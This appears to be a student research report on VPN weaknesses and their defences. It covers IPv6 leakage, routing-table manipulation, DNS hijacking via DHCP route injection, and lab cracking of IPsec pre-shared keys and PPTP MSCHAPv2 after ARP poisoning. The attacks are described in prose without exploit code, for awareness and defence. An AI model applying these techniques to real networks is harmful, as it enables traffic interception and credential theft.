


Figure 2.4.3A 92% of the Alexa top 1K IPv4 –only websites embed objects of at least 1 of these third parties.

Alessandro Mei[19] created a testbed using a IPv4/IPv6 dual stack WiFi LAN to connect a number of hosts running various OS: Linux (Ubuntu 14.04), Windows (8.1 Pro), OSX (Mavericks), iOS 7, and Android (JellyBean, KitKat) to wwww.google.com domain. The test results (table 3.1) show that all desktop VPN client programs leak IPv6 Traffic except for Mullvad, VyprVPN and TorGuard (in Advanced Settings). As for mobile OS, Ios completely disables IPv6 during the VPN tunnel lifetime and thereby, all its VPN Services resist IPv6 Leakage. However, all VPN services on Android are vulnerable to the leakage.

The study[19]also measure the criticality of IPv6 Leakage by investigating how exposed the websites, the mobile traffic and peer-to-peer networks are to IPv6 leakage and public detection, while users retain the belief that all their interactions are securely occurring over the tunnel. It assesses the Alexa rankings for well- known sites that are IPv6-enabled and exhibits the rundown of top IPv6 sites against the number of countries that consider them amongst top 500 in the figure 3.6. All connections with these sites would go around the VPN tunnel and quietly happen over the open native interface.

It further shows that all apps in top 100 most popular applications available on Google Playstore indirectly leak information through third party plug-ins such as advertisements. Viennot et al. [30] found that 75% of all Android apps include Google ad libraries (that supports IPv6) which suggests that all these apps are exposed to the leakage. As for p2p, Vyncke[31] cites the number of IPv6 BitTorrent peers per country, using the methodology detailed in M. Defeche[21], showing that some countries have a significant IPv6 presence and would therefore be extremely vulnerable to IPv6 leakage, such as US.





Figure 2.4.3B. Rundown of top IPv6 sites against the number of countries that consider them amongst top 500

2.5. Routing Table Attacks

VPN Client program establishes a tunnel and modifies the host routing table in order to redirect all the traffic towards the virtual network interface created to encrypt and forward the traffic to the VPN remote entry point via the host's active network interface (e.g., Wi-Fi or Ethernet). These steps initiate the tunnel fully to send all user traffic via the VPN in an encrypted form. However, reliance on the correct configuration of the operating system's routing table exposes VPN users to a number of security risks. The crux of the problem is that routing tables are a resource concurrently managed by the operating system, which is unaware of the security needs of the VPN client. After all, to the kernel the active VPN connection is just another virtual network adapter. None of the VPN Clients studied in [19] monitor the routing table to ensure that their initial configuration is not changed. Even small changes to the routing table, either malicious or accidental, results in traffic leakage beyond the VPN tunnel. Consider the Routing Table below provided by Appelbaum et al. [18].



```
Network Destination          Netmask          Gateway        Interface   Metric
          0.0.0.0            0.0.0.0       10.36.13.4       10.36.13.4        1
          0.0.0.0            0.0.0.0     192.168.84.1   192.168.84.107       21
       10.36.13.4    255.255.255.255        127.0.0.1        127.0.0.1       50
   10.255.255.255    255.255.255.255       10.36.13.4       10.36.13.4       50
        127.0.0.0          255.0.0.0        127.0.0.1        127.0.0.1        1
     192.168.84.0      255.255.255.0   192.168.84.107   192.168.84.107       20
   192.168.84.107    255.255.255.255        127.0.0.1        127.0.0.1       20
   192.168.84.255    255.255.255.255   192.168.84.107   192.168.84.107       20
    208.53.158.59    255.255.255.255     192.168.84.1   192.168.84.107       20
  255.255.255.255    255.255.255.255       10.36.13.4       10.36.13.4        1
  255.255.255.255    255.255.255.255   192.168.84.107   192.168.84.107        1
```

It shows how the previous default route (0.0.0.0) is overridden by specifying a lower cost metric for the VPN service. Note that all the existing routing table entries have been retained even though the VPN-installed split tunnel is as narrow as possible, a single IP address 208.53.158.59. The attacker can prompt the client program to connect to the local network, leading to a packet leakage beyond the VPN tunnel.

2.6. DNS Hijacking Attacks


DNS Hijacking or DNS redirection [33][19] is a more concentrated attack to transparently capture all DNS queries, both IPv4 and IPv6, from the VPN Client machine. There are two types of DNS configurations for VPN Clients, namely Default Configuration where the VPN Client keeps using its Existing DNS server as the default, and VPN-Managed Configuration where the VPN Client overrides the DNS server settings during setup to a third-party DNS of the VPN Service provider.

Assume that the adversary controls the network's gateway, say the WiFi access point in all these attacks.
In the first case, the attack is simple to carry out, the adversary can simply use DHCP to set the client's DNS server to the one under his control to redirect all DNS queries generated by the host to himself.

In the VPN-Managed configuration, the adversary redirects all DNS queries by modifying the routing table of client [Section 3.4] to make the DNS a local network resource, accessible directly via the LAN rather than through the VPN tunnel. Different Tunneling Protocols modify the client's routing table in different ways.

As cited in the OpenVPN manual [34], the VPN client manipulates the host's routing table by inserting two prefixes: 0/1 and 128/1 rather than deleting the existing default route 0/0 set via DHCP. As these new values are more definite than the default route, all user DNS queries are securely sent through the VPN tunnel interface (usually tun0 or tap0) instead of the host's LAN interface. To hijack the DNS under this configuration, a route injection attack is carried out in which the adversary, with control over the access point (Wi-Fi oruter), reduces the DHCP lease period forcing the victim to periodically re-request new DHCP information. The DHCP renewals allow the adversary to reconfigure the routing table by setting the client's default gateway to a new virtual interface with the IP address of the DNS server used for the VPN. Note that it is easy to note the VPN service provider by passively observing the remote IP of the tunnel. Thence, all DNS queries are redirected to the fake interface on the access point, rather than through the tunnel without the VPN clients detecting the changes.

This attack is ineffectual for PPTP and L2TP tunneling protocols as the client VPN removes or de-prioritizes the existing default route by binding it to the local network interface and sets only one default route 0/0. This allows prevention of any subsequent route to be injected into the routing table by DHCP gateway option as it has a lower priority compared to the default route to the tunnel.
To hijack, the access point (Wi-fi router) assigns the victim an address in a small false subnet that includes the DNS server used by the VPN to bound all the traffic towards the subnet, including that towards the DNS server, to the actual network interface of the victim host (e.g. if the VPN's DNS server were 208.80.112.222, then the victim would be assigned an address in the 208.80.112.0/24 subnet). Thence, this interface gets priority over the default rule imposed by the VPN client.



Provider	Countries	Servers	Technology	DNS	IPv6-leak	DNS hijacking
Hide My Ass	62	641	OpenVPN, PPTP	OpenDNS	Y	Y
IPVanish	51	135	OpenVPN	Private	Y	Y
Astrill	49	163	OpenVPN, L2TP, PPTP	Private	Y	N
ExpressVPN	45	71	OpenVPN, L2TP, PPTP	Google DNS, Choopa Geo DNS	Y	Y
StrongVPN	19	354	OpenVPN, PPTP	Private	Y	Y
PureVPN	18	131	OpenVPN, L2TP, PPTP	OpenDNS, Google DNS, Others	Y	Y
TorGuard	17	19	OpenVPN	Google DNS	N	Y
AirVPN	15	58	OpenVPN	Private	Y	Y
PrivateInternetAccess	10	18	OpenVPN, L2TP, PPTP	Choopa Geo DNS	N	Y
VyprVPN	8	42	OpenVPN, L2TP, PPTP	Private (VyprDNS)	N	Y
Tunnelbear	8	8	OpenVPN	Google DNS	Y	Y
proXPN	4	20	OpenVPN, PPTP	Google DNS	Y	Y
Mullvad	4	16	OpenVPN	Private	N	Y
Hotspot Shield Elite	3	10	OpenVPN	Google DNS	Y	Y

Table 2.6. VPN Services subjected to the study [19]

The table above lists the experimental results for DNS hijacking against all the VPN clients tested in the study [19], confirming their efficacy. There were, however, some exceptions. First is the Windows 8 resistance to the OpenVPN route injection attack. Second is the Android use of firewall rules [43] instead of routing table changes to force traffic to be routed through the VPN tunnel. The firewall rules completely cut the device off from the local network, allowing traffic to be only routed through the VPN tunnel, thereby preventing the attack. However, Android versions prior to KitKat are vulnerable to the DNS hijacking attack. Third is the Astrill VPN that is not vulnerable to both versions of DNS hijacking as it sets the same IP address for both, the DNS server and the VPN tunnel gateway, thereby making it impossible for the attacker to trick the client into believing that the DNS resides in the LAN.

3. Process Review

As part of our experimental evaluation of the vulnerabilities of the VPN security, we considered both types of risks that are caused either as a side effect of vulnerable VPN configurations on a local network, or as a result of a deliberate attack from an adversary. To evaluate the issue of user anonymity, we studied a number of use cases where popular VPN service providers were caught red-handedly for disclosing the user traffic. For instance, Israel-based Hola - a popular VPN provider used by roughly 46 million users worldwide to make tracking their internet activity more difficult to track, was caught for selling the bandwidth of individuals using the free version of the software to cover operational costs [9-10]. We also studied the responses of the leading VPN providers in the interviews about their logging practices by TorrentFreak [13] and concluded that the user information is not hidden from their VPN service provider who may also retain this information. Many VPN services prompt user to enter personal information, or even a valid mobile number at registration time. Some also retain timestamps, the amount of data transmitted, and the client IP address of each VPN connection.

Next, we pen-tested IPsec-based VPNs to find exploits that an attacker can use to get into the VPN system. We port-scanned and fingerprinted the VPN gateway implementation using Ike-scan. Using the information gathered, we used other tools such as IKEProbe and IKECrack to exploit the weaknesses in the pre-shared key (PSK) authentication used in IPSec VPNs. A major problem faced during this experimentation was the lack of help available on the internet. Most of the help online used the Backtrack operating system (suspended now) for pen-testing VPNs and very little for Kali Linux.


Next, we exploited the MSCHAPv2 authentication protocol vulnerability in PPTP-based VPNs. The connection was ARP poisoned to sniff the MSCHAPv2 handshake packets. A third-party tool ASLEAP was used to crack the password using the challenge and response values captured using Wireshark. However, there is an issue with arpSpoofing. If either the server or client is secured behind a firewall or both are located remotely from one another, arpSpoofing may fail. For the sake of our experiment, we have therefore placed all three machines in a LAN.

Lastly, other security risks in VPNs such as Routing Table attacks and DNS Hijacking were briefly highlights that we were unable to experimentally evaluate but have mentioned for the purpose of information.

4. Countermeasures

4.1. Defense against IPv6 Leakage

The problem of IPv6 leakage stems from the relationship between VPN and the routing table of the Client Machine managed by the Kernel. We can mitigate this risk by disabling IPv6 traffic on the Client Machine. We can easily disable IPv6 on Windows via the Registry [44], Mac OS, Linux and others.



Connect using:

Wireless N-300 USB Adapter WNA3100

This connection uses the following items:

☑ Client for Microsoft Networks
☑ Microsoft Network Monitor 3 Driver
☑ QoS Packet Scheduler
☑ File and Printer Sharing for Microsoft Networks
☑ General NDIS Protocol Driver
□ Internet Protocol Version 6 (TCP/IPv6)
☑ Internet Protocol Version 4 (TCP/IPv4)

Description

TCP/IP version 6. The latest version of the internet protocol that provides communication across diverse interconnected networks.

Figure 4.1 Disabling IPv6 on Windows

This defense is feasible but in the face of increasing IPv6 adoption, this shall be a short term solution. It may also not be an option for transportable devices that are at times used in a setting where IPv6 connectivity is needed. Furthermore, not all Operating Systems (e.g. Android) allow disabling the IPv6 traffic. A better solution will be to make VPN Client program reconfigure the IPv6 routing table as well so that both IPv4 and IPv6 traffic is securely sent through the VPN tunnel. The RFC6105 is an informational document published by the IETF on how to deal with rogue router advertisements that exploit IPv6 traffic. It proposes Secure Neighbor Discovery (SEND), a solution that is non-trivial to deploy. The RFC also proposes a complement to SEND based on filtering in the layer-2 network fabric, using a variety of filtering criteria, including, for example, SEND status. Unfortunately, most of these mitigation techniques are difficult to employ either due to the lack of a suitable implementation (e.g., SEND), or a lack of capable hardware (e.g., RA Guard or switch ACLs). Cisco also have some tips on first hop security. [45]

Man-in-the-Middle attacks can be detected using Neighbor Discovery Protocol Monitor NDPMon[46]- a diagnostic software application used by IPv6 network administrators for monitoring ICMPv6 packets. It is an IPv6 alike to ArpWatch and has similar basic features to detect suspicious neighbour/router discovery traffic. However, neither RFC6105 nor NDPMon will help to defend against the Attack. The ultimately best way to defend against Man-in-the-Middle Attacks exploiting IPv6 is to ensure that the Client machine always has an IPv6 connection so that no attacker can misuse our default gateway. The MitM attack is possible because we are *not* trying to subvert an existing IPv6 network but injecting RAs onto a IPv6-capable IPv4 networks, not native IPv6 or dual stack ones.

4.2. Defense against DNS Hijacking

DNS hijacking can be detected if the VPN Client periodically monitors the DNS Connection rather than just at the tunnel initiation. The Client's Routing Table should also be monitored for changes in the configuration. However, this is risky. The user information may have already been leaked in both of these solution.

DNS hijacking attacks can be defended if we configure the VPN tunnel gateway to have the same IP Address as the DNS resolver. This prevents adversary from producing a split tunnel and fooling the victim host into believing that the DNS is a local resource in the LAN. This solution has been implemented in Astrill VPN [47] and successfully prevent DNS queries to be redirected to the adversary.

Similarly, VyprVPN[48] uses an IP address for the server which is very close to the VPN entry point IP address. Another solution is to use a private DNS. Selecting a fake subnet is easy when a third party DNS service is being used. It becomes difficult when the VPN service provider uses its own private DNS as it ensures that the subnet contains at least three IPs (i.e., the DNS server, the gateway, and the VPN Client). However, the VPN is still at risk of route injection attack when OpenVPN is used with these configurations.

Another solution is to use Firewalls instead of routing table to send packets through the tunnel. This has been implemented in Android KitKat to isolate the mobile device from the LAN. However, this solution is not feasible on desktop computers that need to access resources on LAN. The computers will also not be able to handle DHCP renewals and will be disconnected from the Internet.

4.3. Authentication Vulnerabilities

Strong authentication by means of certificates, smart cards or tokens can be used when users are connecting to the VPN Server. A smart card stores a user profile, encryption keys and algorithms. A PIN number is usually required to invoke the smart card. A token card provides a one-time password. When the user authenticates correctly on the token by entering the correct PIN number, the card will display a one-time passcode that will allow access to the network.

Add-on authentication system, like TACACS+, RADIUS can be also used to create a profile of all VPN users, controlling the access to the private network.

4.4. Configuration Issues Management

Consider the advanced security measures taken by VyprVPN to tackle the configuration issues. The tunnel setup fails if the client routing table is not configured to the DNS Server managed by the VyprVPN. They inspected the traffic with tcpdump and found that on tunnel setup, the VPN client queries three random DNS lookups, each of which returns an error NXDOMAIN. If these queries are sent to a third party DNS Server, the connection is not established and the tunnel shuts down. The VPN client independently contacts the VyprDNS server using the bespoke protocol to check if the queries are correctly received and replied. However, note that the check is only performed directly after the tunnel has been established and can be overcome by delaying the attack for 60 seconds using the DHCP lease time. The study [19] experimentally confirmed the possibility of the route injection attack on VyprVPN by using DHCP Lease time delay.

We can also diminish some of the configuration issues in a platform specific manner. Using OpenVPN or some other TUN/TAP device-based VPN on Linux, we can use Netfilter and iptables to ensure that Operating System only lets the VPN Client program send packets to the network interface and stop any unprotected packets from leaving the physical device unless the VPN is sending them.

5. Conclusions, lessons learnt and Future Work

Our motivation for this research project was the increasing use of the VPN services by students, businesses and organizations, and the large misinformation in product advertisements that they are exposed to. A worrying aspect of the problem is where people use VPN services for anonymity and security from government monitoring, little knowing that they are in fact fully exposing their data and online activity footprint.

Therefore, in our research project, we have researched about and experimentally evaluated some of the leading issues of User Anonymity, PPTP exploitation, IPv6 leakage, DNS hijacking and others to address the Security Risks of VPN in front of the student community. This way, we aim to create a more privacy conscious customer base that is able to choose secure technologies to meet their needs and that forces the VPN service providers to secure their services and clients against this risks.

Throughout our research, we also realized that the range of detection and defense practices to deal with the security vulnerabilities of VPNs have not been evaluated for their performance and security impact. Hence, we have complemented our analysis of the security vulnerabilities with a list of detection and defense mechanisms for these issues. In future, the research can be extended by experimentally verifying and evaluating these countermeasure techniques. An evaluative study of the commercial VPNs currently popular in the local and global market can also be undertaken that discusses the detection mechanisms they use to provide security and the risks they are currently unable to remove.

Glossary

Anonymity: The act of being anonymous. (See anonymous)

Anonymous: Unidentified by any name. In networking terms it means having no specific reference to such as an IP address or an alias etc. Anonymous sources of information cannot be tracked down.

Authentication: A process by which the identity of a user who wishes to access a system is verified. Authentication is essential to make security effective as access control is normally based on the identity of the user requesting access to a resource. Usually the credentials provided are matched against a file in a database of authorized user's information residing on either an authentication server or within a local operating system. If the credentials are equivalent, the user is granted authorization for access and the process is completed.

DNS: The DNS refers to Domain Name System. It is a hierarchical distributed naming system for computers or any other services or resource connected to the internet or a private network. The DNS translates domain names (human readable), to the numerical IP addresses (computer/communication devices readable). The DNS is the Internet's primary directory service as it is an essential component of the functionality of Internet service.

DNS Hijacking: DNS hijacking, also known as DNS redirection is the act of overturning the resolution of DNS queries. It is a malicious activity that subverts a computer's TCP/IP settings so that the computer points at a rogue DNS server. This invalidates the default DNS settings.

Encapsulation: Literally, encapsulation refers to the act of wrapping one object within another and so it is used for data hiding. In networking, encapsulation is the wrapping of one data structure upon another so that the first data structure becomes hidden. For example, in the TCP/IP stack, the application layer encapsulates the transport layer.

IP: IP also known as Internet Protocol, is the protocol by which data is transmitted among computers on the internet. Each host (computer) on the Internet has at least one unique identifier in the form of an IP address that differentiates it from other computers.

IPv6: Internet Protocol version 6 (IPv6) is the most recent version of the Internet Protocol (see Internet Protocol). IPv6 was developed to deal with the exhaustion of the limited IPv4 addresses. IPv6 uses a 128-bit address, theoretically allowing 2128, or approximately 3.4×1038 addresses which is more than 7.9×1028 times as many as its predecessor, the IPv4.

IPv6 leakage: In IPv6 leakage, a man in the middle (see man in the middle attack) announces itself as an IPv6 router. A VPN client operating system starts sending all the traffic to the man in the middle because IPv6 is preferred by default settings. The VPN client programs do not manipulate the IPv6 routing table. This results in all IPv6 traffic avoiding the VPN's virtual interface.

IPSec: IPSec refers to IP security. IPSec is a set of protocols that support the exchange of packets on the IP layer. IPSec secures IP communication by encryption and authentication of each packet in a communication session. IPSec supports the transport and tunnel modes of encryption and is widely used to help in the implementation of VPN's.

L2TP: The L2TP Layer two tunneling protocol is an extension of the basic Point to Point protocol. The L2TP is used by an Internet service provider to enable VPN's to operate over the internet. The L2TP protocol is not very secure on its own which is why L2TP is implemented with the IPSec security measure.

MS-CHAPv2: It is the Microsoft version of the Challenge Handshake Authentication Protocol (CHAP). MS-CHAPv2 is used as an authentication option in the PPTP protocol for virtual private networks. It is also used as an authentication choice with RADIUS servers (used for Wi-Fi security using the WPA-Enterprise protocol). It is also as an important authentication option of the Protected Extensible Authentication Protocol (PEAP).

Man in the middle attack: A man in the middle attack is an attack where the attacker secretly relays communication between two parties. The two parties are unaware of the attacker who may also alter the communication data. The malicious actor impersonates himself as a party of communication to the other one and hence gains access to all communication data.

PPTP: PPTP refers to Point to Point Tunneling Protocol. PPTP works by encapsulating packets inside PPP packets, which are in turn encapsulated in Generic Routing

Encapsulation packets. These packets are sent destination PPTP server and back over the networking IP layer.

Routing table: A routing table is a set of rules often displayed in table format. This table is used to determine the direction of data packets travelling over the IP network. Routing tables are used by all IP-enabled devices. The routing table contains the information necessary to forward a packet along the most efficient path toward its destination.

SSL: SSL stands for secure socket layer. SS is the standard security technology that establishes an encrypted link between a browser and the web server. SSL ensures the privacy and integrity of the data communicated among the protected channel. SSL is used by millions of websites in order to secure their online transactions.

VPN: A virtual private network (VPN) extends a private network across a public network e.g. the Internet. VPN users communicate data across shared or public networks as if their communication devices were connected to the private network directly. This is how VPN users benefit from the management and security protocols of the private network. A VPN is established by creating a virtual P2P connection through the use of traffic encryption or virtual tunneling protocols. VPNs are most often used to protect sensitive data in corporations.

VPN Tunneling: VPN tunnel is a mechanism used to import a foreign protocol across a network that is generally incompatible. Tunneling is done by encapsulating (see encapsulation) the protocol information and private network data within the public network transmission units so that the private network protocol information is visible to the public network.

References

[1] Defta (Ciobanu) Costinela – Luminit, "Using penetration testing to discover VPN security vulnerabilities" http://www.world-education-center.org/index.php/P-ITCS/article/view/685/784 2nd World Conference on Information Technology (WCIT-2011)

[2] BACKTRACK LINUX http://www.backtrack-linux.org/downloads/

[3] WIRESHARK https://www.wireshark.org/

[4] ASLEAP http://tools.kali.org/wireless-attacks/asleap

[5] CHAP2ASLEAP http://g0tmi1k.blogspot.com/2010/03/script-chap2asleappy.html

[6] CUPP2 : http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Common_User_Passwords_Profiler_(CUPP)

[7] AnchorFree. Hotspot Shield.
http://anchorfree.com/hotspot-shield-VPN-download-windows.php.
[Online; July-2012]

[8] Inc. Private Tunnel. Private Tunnel.
https://www.privatetunnel.com/index.php/why-private-tunnel.html.
[Online; July-2012].

[9] Charlie Osborne, "Hola VPN still riddled with security holes, researchers claim"
http://www.zdnet.com/article/hola-vpn-still-riddled-with-security-flaws-researchers-claim/
[Online; June 2015]

[10] Charlie Osborne, "Hola: A free VPN with a side of botnet"
http://www. zdnet.com/article/hola-a-free-vpn-with-a-side-of-botnet/
[Online; May 2015]

[11] Ernesto Van der Sar, "HUGE SECURITY FLAW LEAKS VPN USERS' REAL IP-ADDRESSES"
https://torrentfreak.com/huge-security-flaw-leaks-vpn-users-real-ip-addresses-150130/
[Online; January 2015]

[12] Teresa Hummel, “Security Concerns and the Use of Microsoft Virtual Private Network for Small Businesses”, Version 1.4b, SANS Institute 2003

[13] TorrentFreak
https://torrentfreak.com/
[Online; accessed Nov 2015]

[14] Ernesto Van der Sar, “Which VPN Services Take Your Anonymity Seriously? 2012 Edition”
https://torrentfreak.com/vpn-services-that-take-your-anonymity-seriously-2012-edition/
[Online; accessed Nov 2015]

[15] Ernesto Van der Sar, “Which VPN Services Take Your Anonymity Seriously? 2013 Edition”
https://torrentfreak.com/vpn-services-that-take-your-anonymity-seriously-2013-edition/
[Online; accessed Nov 2015]

[16] Ernesto Van der Sar, “Which VPN Services Take Your Anonymity Seriously? 2014 Edition”
https://torrentfreak.com/which-vpn-services-take-your-anonymity-seriously-2014-edition-140315/
[Online; accessed Nov 2015]

[17] Ernesto Van der Sar, “Which VPN Services Take Your Anonymity Seriously? 2015 Edition”
https://torrentfreak.com/anonymous-vpn-service-provider-review-2015-150228/
[Online; accessed Nov 2015]

[18]J. Appelbaum, M. Ray, K. Koscher, and I. Finder, “vpwns: Virtual pwned networks,” in 2nd USENIX Workshop on Free and Open Communications on the Internet. USENIX Association, 2012.

[19] Vasile C. Perta*, Marco V. Barbera,Gareth Tyson, Hamed Haddadi, and Alessandro Mei, "A Glance through the VPN Looking Glass: IPv6 Leakage and DNS Hijacking in Commercial VPN clients", 2015

[20] R. Hills, “Common VPN Security Flaws Whitepaper”,
http://www.nta-monitor.com, January 2005.

[21] Steve Pitts,“VPN Aggressive Mode Pre-shared Key Brute Force Attack”,

https://www.giac.org/paper/gcih/541/vpn-aggressive-mode-pre-shared-key-brute-force-attack/104625
GIAC practical repository, SANS Institute 2004

[22] D. Harkins and D. Carrel, RFC 2409 "The Internet Key Exchange (IKE)", November 1998

[23] IKECrack, Performance
http://ikecrack.sourceforge.net/

[24]Bruce Schneier1, Mudge2, and David Wagner3
Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2)
https://www.cs.berkeley.edu/~daw/papers/pptpv2.pdf
CQRE '99, Springer-Verlag, 1999, pp. 192-203.

[25]M. Marlinspike, "Divide and Conquer: Cracking MS-CHAPv2 with a 100% success rate," https://www.cloudcracker.com/blog/2012/07/29/cracking-ms-chap-v2, 2012.

[26] B. Krishnamurthy and C. E. Wills, "Generating a privacy footprint on the Internet," in Proceedings of the 6th Conference on Internet Measurement. ACM, 2006, pp. 65–70.

[27] B. Krishnamurthy, D. Malandrino, and C. E. Wills, "Measuring Privacy Loss and the Impact of Privacy Protection in Web Browsing," in Proceedings of the 3rd Symposium on Usable Privacy and Security. ACM, 2007, pp. 52–63.

[28] B. Krishnamurthy and C. Wills, "Privacy diffusion on the Web: a longitudinal perspective," in Proceedings of the 18th International Conference on World Wide Web. ACM, 2009, pp. 541–550.

[29] "Alexa Top Sites," http://www.alexa.com/.

[30] N. Viennot, E. Garcia, and J. Nieh, "A Measurement Study of Google Play," in Proceedings of the 2014 ACM International Conference on Measurement and Modeling of Computer Systems. ACM, 2014, pp. 221–233.

[31] "IPv6-enabled BitTorrent Peers," https://www.vyncke.org/ipv6status/p2p.php.

[32] M. Defeche, “Measuring IPv6 Traffic in BitTorrent Networks,”
2012, IETF Internet Draft.

[33]DNS Hijacking on Wikipedia, The Free Encyclopedia
https://en.wikipedia.org/wiki/DNS_hijacking
22 November 2015

[34] “OpenVPN,” https://openvpn.net/index.php/open-source.html.

[35] Martijn Grooten, “Researchers demonstrate how IPv6 can easily be used to perform MitM attacks”
https://www.virusbtn.com/blog/2013/08_12.xml
Posted 12 August 2013

[36] Alex Waters, “SLAAC Attack – Olay Windows Network Interception Configuration Vulnerability”
http://resources.infosecinstitute.com/slaac-attack/
Posted April 4, 2011

[37] DEFCON 21 Hacking Conference, 2012
https://www.defcon.org/html/defcon-21/dc-21-index.html

[38] SuddenSix
https://github.com/Neohapsis/suddensix

[39] Scott Behrens & Brent Bandelgar, “MITM ALL THE IPv6 THINGS!”
https://www.defcon.org/images/defcon-21/dc-21-presentations/Behrens-Bandelgar/DEFCON-21-Behrens-Bandelgar-MITM-All-The-IPv6-Things.pdf
DEF CON 21 August 2, 2013

[40] Evil FOCA
https://www.elevenpaths.com/labstools/evil-foca/index.html

[41] Chema Alonso, “ Fear the Evil FOCA: mitm attacks using IPv6”
http://www.slideshare.net/chemai64/defcon-21-fear-the-evil-foca-mitm-attacks-using-ipv6
